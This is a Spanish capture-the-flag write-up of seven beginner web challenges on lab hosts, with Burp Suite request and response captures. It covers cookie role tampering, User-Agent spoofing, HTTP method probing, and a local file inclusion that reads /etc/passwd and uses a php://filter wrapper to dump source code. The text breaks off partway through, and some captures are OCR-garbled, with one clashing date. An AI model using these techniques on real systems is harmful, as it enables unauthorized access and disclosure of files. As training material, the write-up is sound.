


RETOS PENTESTING

RETO 1



Welcome Guest!

Only admins can see the flag.

Abrimos burpsuite para ver la petición

Como no observamos nada en la primera petición vamos a probar a poner un query string con un role=admin

Y lanzando esta petición vemos en burpsuite que se nos ha asignado una cookie role=guest así que vamos a lanzar la petición al repeater y a manipularla

The screenshot shows a browser developer tools interface with the Network tab selected. A single network request is visible:

Request

quest	etty	Raw	Hex
GET /role=admin HTTP/2			
Host: clima.byronlabs.io			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36			
Accept: */*			
Accept-Language: en;q=0.9			
Accept-Encoding: gzip, deflate, br			
Priority: u=0, i			

Response

HTTP/2 200 OK	Pretty	Raw	Hex	Render
1 Date: Wed, Feb 20 2024 14:40:23 GMT				
2 Content-Type: text/html; charset=utf-8				
3 Cf-Page-Num: 490elba0a0311-MAD				
4 Cf-Cache-Status: DYNAMIC				
5 Server: cloudflare				
6 Strict-Transport-Security: max-age=15552000; includeSubDomains				
7 Content-Security-Policy: ...				
8 X-Content-Type-Options: nosniff				
9				
10 Report-To: ...				
11 { "group": "nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com ...", "name": "a.nel", "max_age": 604800}], "noreferrer": true } }				
12 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}				
13 Alt-Svc: h3="443"; ma=86400				
14 <h1> welcome guest! </h1>				
15 <p> Only admins can see the flag. </p>				

Inspector

Selected text
Cookie: role=guest

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

Y así es como obtenemos nuestra flag

Request		Response	
	Pretty Raw Hex		Pretty Raw Hex Render
1	GET /?role=admin HTTP/2	1	HTTP/2.0 200 OK
2	Host: cloudbysecuritylabs.io	2	Date: Fri, 11 Feb 2028 14:41:43 GMT
3	Cookie: role=admin	3	Content-Type: text/html; charset=utf-8
4	Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"	4	Cf-Ray: 9c49bd91c230642-MAD
5	Sec-Ch-Ua-Mobile: ?0	5	Cf-Cache-Status: DYNAMIC
6	Sec-Ch-Ua-Platform: "Linux"	6	Server: cloudflare
7	Accept-Language: en-US;q=0.9	7	Strict-Transport-Security: max-age=15552000; includeSubDomains
8	Upgrade-Insecure-Requests: 1	8	Content-Security-Policy:
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)	9	X-Content-Type-Options: nosniff
10	Chrome/143.0.0.0 Safari/537.36	10	Report-To: [{"cf-nel": "max_age":604800,"endpoints": [{"url": "https://a.nel.cloudflare.com/report/47e-aen53A91v5ewQwEq528m0gfh512P9Ww0XletDCS1gG910B2Fgv2VtFnFEE8SLSLaxXw2X7kEkgCEn5A3H%7FBvSpwPzzCwHhuOpZfdS+4SDn3D"}]}
11	Sec-Fetch-Site: none	11	Nel: {"report-to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
12	Sec-Fetch-Mode: navigate	12	Alt-Svc: h3="7443"; ma=64000
13	Sec-Fetch-User: ?1	13	
14	Sec-Fetch-Dest: document	14	
15	Accept-Encoding: gzip, deflate, br		<pre><html> <h1>Welcome Admin!</h1> <p>Here is your flag: FLAG{cb160049-24ef-47cd-937b-7ded8e344225}</p></pre>
16	Priority: u=0, i		
17			
18	S		

Reto 2

CHALLENGE 0 SOLVES X

Tu eres pobre tu no tiene aifon

40

O al menos eso es lo que dice tu navegador

URL: <https://punto.byronlabs.io/>

Flag

Submit

MEGASPACE LOGISTICS SISTEMA: EN LÍNEA

INICIO NOSOTROS CONTACTO

Seguimiento de Envíos

Introduce tu ID de consigna seguro para ver el estado.

 BUSCAR

> Acceso registrado para el agente: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36

Registros del Sistema

Todos los intentos de acceso se registran para auditoría de seguridad.

Monitorización activa...

© 2026 MegaSpace Logistics. Red de Entrega Interplanetaria.

Observamos la pagina.

Vemos un placeholder en el buscador de TRK-XXXX por lo que pinta que el ID será del estilo TRK-FLAG

Seguimiento de Envíos

Introduce tu ID de consigna seguro para ver el estado.

BUSCAR

> Acceso registrado para el agente: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 | ID de
seguimiento no encontrado.

Probamos como no obtenemos nada vamos a seguir observando la pagina

Encontramos lo siguiente:

¿Necesitas ayuda? Estamos escuchando en todas las frecuencias.

Canales Seguros

Frecuencia Subespacial: **140.85 MHz**

Email: **soporte@megaspace.galaxy**

CG: **Colonia Marte 7, Sector 4**

> NOTA: Todos los intentos de comunicación son registrados. Por favor asegúrese de que su cadena User-Agent cumpla con los Estándares de la Federación.


Por lo que seguramente tengamos que modificar el User-Agent

Con algo relacionado de esta información, quizás la frecuencia sea la versión del Chrome

RETO 3



Interceptamos la petición con BurpSuite



Hello!

I feel like I am forgetting to tell you something...

Y al final buscando e investigando la petición hemos encontrado que el servidor nos devuelve en los headers de la respuesta una cabecera X-Flag con la flag

Target: https://postal.onions.lothar

Request

	Pretty	Raw	Hex
1	GET / HTTP/2		
2	Host: postal.onions.lothar		
3	Cache-Control: max-age=0		
4	Sec-Ch-Ua: "Chromium";v="143", "Not A[brand]";v="24"		
5	Sec-Ch-Ua-Mobile: ?0		
6	Sec-Ch-Ua-Platform: "Linux"		
7	Accept-Language: en-US,en;q=0.9		
8	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36		
9	Accept: */*		
10	Accept-Encoding: gzip, deflate, br		
11	Priority: u=0, i		
12			
13			
14			
15			
16			

Response

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Date: Wed, 11 Feb 2026 20:48:45 GMT			
3	Content-Type: text/html			
4	Server: cloudflare			
5	Last-Modified: Wed, 11 Feb 2026 11:57:24 GMT			
6	Report-To: [{"group": "cf-net", "url": "https://048400c9-4e95-4e00-aed9-10e61172ed90.cloudflare.net/v1/reporter/1754971081172ed90cfnet?7y1nlnHSF5Bp0t1hxxIAICII:11N2f8dWfWQbdtT754v570N3D"}]			
7	X-Flag: FLAGH34d3rs_C4n_B3_Hdd9			
8	X-Content-Type-Options: nosniff			
9	CF-Cache-Status: DYNAMIC			
10	Net: {"report_to": "cf-net", "success_fraction": 0.0, "max_age": 604800}			
11	Strict-Transport-Security: max-age=15552000; includeSubDomains			
12	CF-Ray: 9cc6b5761f6af770-MAD			
13	Alt-Svc: h3="443"; ma=86400			
14				
15				
16				


Inspector

	Name	Value
1	Date	Wed, 11 Feb 2026 20:48:45 GMT
2	Content-Type	text/html
3	Server	cloudflare
4	Last-Modified	Wed, 11 Feb 2026 11:57:24 GMT
5	Report-To	[{"group": "cf-net", "url": "https://048400c9-4e95-4e00-aed9-10e61172ed90.cloudflare.net/v1/reporter/1754971081172ed90cfnet?7y1nlnHSF5Bp0t1hxxIAICII:11N2f8dWfWQbdtT754v570N3D"}]
6	X-Flag	FLAGH34d3rs_C4n_B3_Hdd9
7	X-Content-Type-Options	nosniff
8	CF-Cache-Status	DYNAMIC
9	Net	{"report_to": "cf-net", "success_fraction": 0.0, "max_age": 604800}
10	Strict-Transport-Security	max-age=15552000; includeSubDomains
11	CF-Ray	9cc6b5761f6af770-MAD
12	Alt-Svc	h3="443"; ma=86400


Inspector

Name	Value
X-Flag	FLAG{H34d3rs_C4n_B3_H1dd3}

Reto 4



Nos dan una pista en el título referente al method que hay que usar en la request



Así que vamos a observar la request desde burpsuite a ver si hay algo de info

Lanzando la petición GET no vemos nada así que vamos a usar el método
OPTIONS para ver que métodos están permitidos

```

Request
Pretty Raw Hex
1 OPTIONS / HTTP/2
2 Host: metodo.byronlabs.io
3 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/143.0.0.0 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
   ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate, br
5 Priority: u=0, i
c

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Wed, 11 Feb 2026 17:53:41 GMT
3 Content-Type: text/html; charset=utf-8
4 Server: cloudflare
5 Allow: HEAD, OPTIONS, GET, POST
6 Cf-Cache-Status: DYNAMIC
7 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-Content-Type-Options: nosniff
10 Report-To:
   {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com
   /report/+47e-03ad100GnH1SHf0UNthVAl2PPewJKH14mbA51quq0jBqJ496Fgwbs70PE1BNVFfAK
   Ww4fdGQWxmt1GwOTBtasz4i;vKDK%2Bby4mP1RcO%3D"}]}
11 Cf-Ray: 9cc5b50a6d0a0355-MAD
12 Alt-Svc: h3=":443"; ma=86400
13
14

```


Los permitidos son HEAD, OPTIONS, GET Y POST. Así que solo nos falta probar el POST

```


Request
Pretty Raw Hex
1 POST / HTTP/2
2 Host: metodo.byronlabs.io
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Sec-Fetch-Site: none
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
5 Accept-Encoding: gzip, deflate, br
6 Priority: u=0, i
7
8

```

Y Al editar la petición con el método POST obtenemos la flag




RETO 5




Welcome to my website!

Miramos el robots.txt



Y obtenemos nuestra flag



RETO 6

A challenge interface for RETO 6. At the top left is a dark blue button labeled "CHALLENGE". To its right, the text "70 SOLVES" is displayed. In the center, the text "ok google" is written in a stylized font. Below it, a yellow circular icon contains a question mark, followed by the number "100". The text "eres humano?" is displayed below the challenge text. At the bottom left, there is a dashed rectangular box containing the word "Flag". At the bottom right, a large red button is labeled "Submit".

CHALLENGE 70 SOLVES

ok google


100

eres humano?

URL: <https://socio.byronlabs.io/>

Flag

Submit

A detailed view of a 403 Forbidden error page. The page has a light gray background with a white central content area. At the top center, the error code "403 Forbidden" is displayed in red. Below it, a message states: "Access to this portal is restricted to authorized search engine indexing services to maintain system integrity." Further down, another message says: "Your current request signature was rejected:". At the bottom of the page, a small box contains the text: "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36". At the very bottom of the page, a thin horizontal line with the text "Internal Crawler Gateway v2.0.7 | Policy ID: 007" is visible.

403 Forbidden

Access to this portal is restricted to authorized search engine indexing services to maintain system integrity.

Your current request signature was rejected:

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

Internal Crawler Gateway v2.0.7 | Policy ID: 007

Según vemos en la pagina esta restringido solo por autorizados search engine indexing service así que debemos modificar el user-agent y hacernos pasar por un scrapper valido

Así que modificamos le user-agent por Googlebot (podemos usar típicos pero tiro a lo fácil ya que en el titulo pone ok Google nos decantamos por este)

```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: socio.byronlabs.io
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Googlebot
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
```

Y obtenemos la flag

Verification Successful


Identity confirmed. Authorized crawler detected.

The protected index data is shown below:

```
FLAG{Us3r_Ag3nt_Sp00f1ng_1s_Fun}
```

Internal Crawler Gateway v2.0.7 | Policy ID: 007

Reto 7




Page Viewer

[Home](#) | [About](#)

Select a page.

Revisando la página obtenemos esto así que probablemente haya local file inclusion LFI



Page Viewer

[Home](#) | [About](#)

Warning: include(about.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 17

Warning: include(): Failed opening 'about.php' for inclusion (include_path='.:usr/local/lib/php') in /var/www/html/index.php on line 17

Esto lo verificamos con el /etc/passwd

Page Viewer

Home | About

```
root:x:0:root:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/bin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:dev:/usr/sbin/nologin sync:x:4:65534 sync:/bin:/bin/sync games:x:5:60 games:/usr/sbin/nologin man:x:6:12 man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10 uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13 proxy:/bin:/usr/sbin/nologin www-data:x:33:33 www-data:/var/www:/usr/sbin/nologin backup:x:54:34 backup:/var/backups:/usr/sbin/nologin list:x:38:38 Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39 ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41 Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Por más que buscamos un archivo flag.txt no encontramos nada, así que lo único que nos queda es leer el index.php porque si lo lanzamos se nos genera un bucle y peta.

Para ello usamos lo siguiente:

php://filter/convert.base64-encode/resource=index.php

Este wrapper codifica el contenido del archivo en Base64, permitiendo visualizar el código fuente sin que PHP lo procese.

Page Viewer

Home | About

```
PD9waHNCi8vIGNvbmZpZy5waHAgY29udGFpbmMgdGhlIHNIY3JldCwgYnV0IHZpc2l0aW5nIGl0IGRpcmVjdGx5IHNob3dzIG5vdGhpbmcmcKFBIIUCBleGVjdXRIZCkNCiRmbGFnID0gIkZ!
```

Copiando el código fuente del index.php lo decodificamos

```
